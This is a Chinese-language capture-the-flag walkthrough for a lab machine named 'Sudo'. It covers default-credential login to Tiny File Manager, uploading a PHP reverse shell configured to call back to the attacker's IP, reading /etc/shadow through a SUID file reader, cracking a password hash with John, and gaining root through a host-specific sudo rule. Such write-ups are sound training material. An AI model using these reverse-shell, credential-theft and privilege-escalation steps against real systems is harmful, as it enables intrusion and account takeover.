20250711_Sudo

target:192.168.43.20

外部打点 （文件上传）

nmap扫一下，80,22 开放

扫目录，发现 README.md

```
[17:04:30] 200 -  664B  - /Dockerfile
[17:04:38] 200 -   34KB - /LICENSE
[17:04:48] 200 -    5KB - /README.md
[17:04:50] 403 -  278B  - /server-status/
[17:04:50] 403 -  278B  - /server-status
[17:04:55] 200 -    4KB - /tinyfilemanager.php
```

```
Default username/password: **admin/admin@123** and **user/12345**.
```

得到账号密码 ==> admin:admin@123

进入 web 界面，成功登录

登录后进入文件上传功能，上传 php-reverse-shell.php，攻击机开监听 `nc -lvnp 8999`
浏览器访问 `http://192.168.43.20/php-reverse-shell.php` 成功反弹shell

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.43.57';  // CHANGE THIS
$port = 8999;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
...
...
```

权限提升 （文件读取和sudo配置）

得到 www-data 用户

进入/home/eecho，得到 user.txt，即 flag1

上传 linpeas ，全局扫描可疑点

也可以 `find / -perm -4000 2>/dev/null` 查找具有 suid 位的文件

找到 /usr/bin/read_file 这个特殊的可执行文件

```
-rwsr-sr-x 1 root root 17528 Jul  9 05:01 /usr/bin/read_file
```

查看帮助

```
Usage: read_file -f <filepath>
Options:
  -h         Show this help message
  -f <file>  Specify the file to view (must be under /etc)

Security restrictions:
  - File path must start with /etc/
  - Symbolic links and path traversal are blocked
  - Only regular files can be read
```

也就是可以读取 /etc 下的文件


直接读取 /etc/shadow 和 /etc/soduers

拿到加密后的 root 和 eecho 的密码，以及 soduers 配置

```
eecho:$6$mL.9/fVsBqItNR..$GyJfKOjLcovjApxygZ79CjKcqJmJ37jC8y9KeLq81fLAnNCYVP1Nw9d8Dp9pZi/l3CWJ3PHL1l/Hld3sFmZoQ.:20278:0:99999:7:::
```

爆破 eecho 密码

```
john
$6$mL.9/fVsBqItNR..$GyJfKOjLcovjApxygZ79CjKcqJmJ37jC8y9KeLq81fLAnNCYVP1Nw9d8Dp
9pZi/l3CWJ3PHL1l/Hld3sFmZoQ.
```



```
┌──(root㉿kali)-[/home/kali]
└─# john --format=sha512crypt pass
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:00:05 21.95% 2/3 (ETA: 14:29:29) 0g/s 6880p/s 6880c/s 6880C/s accord3..sammie3
Proceeding with incremental:ASCII
0g 0:00:00:48  3/3 0g/s 6644p/s 6644c/s 6644C/s catcl..liz19
0g 0:00:00:50  3/3 0g/s 6636p/s 6636c/s 6636C/s mcccas..mclial
0g 0:00:00:55  3/3 0g/s 6626p/s 6626c/s 6626C/s 11373..mincu
0g 0:00:00:57  3/3 0g/s 6644p/s 6644c/s 6644C/s cupen01..cudiste
0g 0:00:01:24  3/3 0g/s 6655p/s 6655c/s 6655C/s 10951..mimsu
0g 0:00:01:25  3/3 0g/s 6654p/s 6654c/s 6654C/s pr1cb..patalade
0g 0:00:03:30  3/3 0g/s 6643p/s 6643c/s 6643C/s ruf86..rulsu
0g 0:00:03:31  3/3 0g/s 6644p/s 6644c/s 6644C/s rjbbe..rj200
0g 0:00:03:32  3/3 0g/s 6643p/s 6643c/s 6643C/s jayaral..jaynely
0g 0:00:06:14  3/3 0g/s 6631p/s 6631c/s 6631C/s bilmuds..bisarth
0g 0:00:06:15  3/3 0g/s 6630p/s 6630c/s 6630C/s joack17..juskati
0g 0:00:06:16  3/3 0g/s 6631p/s 6631c/s 6631C/s 110abu..118m06
0g 0:00:13:10  3/3 0g/s 6626p/s 6626c/s 6626C/s pakosa..paktut
0g 0:00:13:11  3/3 0g/s 6626p/s 6626c/s 6626C/s peciez..peclfb
0g 0:00:13:12  3/3 0g/s 6626p/s 6626c/s 6626C/s ph2321..ph2938
0g 0:00:21:24  3/3 0g/s 5456p/s 5456c/s 5456C/s torgo9..tobatr
0g 0:00:21:25  3/3 0g/s 5454p/s 5454c/s 5454C/s telmmz..teonyy
0g 0:00:21:26  3/3 0g/s 5452p/s 5452c/s 5452C/s that0m..thr3le
0g 0:00:27:59  3/3 0g/s 4965p/s 4965c/s 4965C/s divsub..dilbls
0g 0:00:28:02  3/3 0g/s 4962p/s 4962c/s 4962C/s djoetp..djrjlt
alexis15         (?)
1g 0:01:11:04 DONE 3/3 (2025-07-11 15:40) 0.000234g/s 5840p/s 5840c/s 5840C/s anysetel..alex1212
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到 eecho:alexis15

ssh 连接成功

刚才 sudoers 文件内容如下

```
Defaults    env_reset
Defaults    mail_badpass
Defaults
secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
```

```
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
eecho Dashazi = NOPASSWD:ALL
# See sudoers(5) for more information on "@include" directives:
```

即 eecho 可以在主机 Dasahzi 上执行任意命令

```
eecho@Sudo:~$ sudo -i -h Dashazi
sudo: unable to resolve host Dashazi: Name or service not known
root@Sudo:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Sudo:~# ls
root.txt
root@Sudo:~# cat root.txt
flag{root}
root@Sudo:~#
```

sudo -h 指定主机，直接切换为 root

结束

总结

首先目录爆破翻配置文件找到默认用户名密码，登录
然后在文件上传点上反弹shell马
进到 home 查看用户
查找到 SUID 位文件 read_file，读取敏感文件 /etc/shadow，/etc/sudoers
爆破加密的密码
成功切换eecho用户后，指定主机名 sudo -i 切换为 root
`sudo -i -h Dashazi`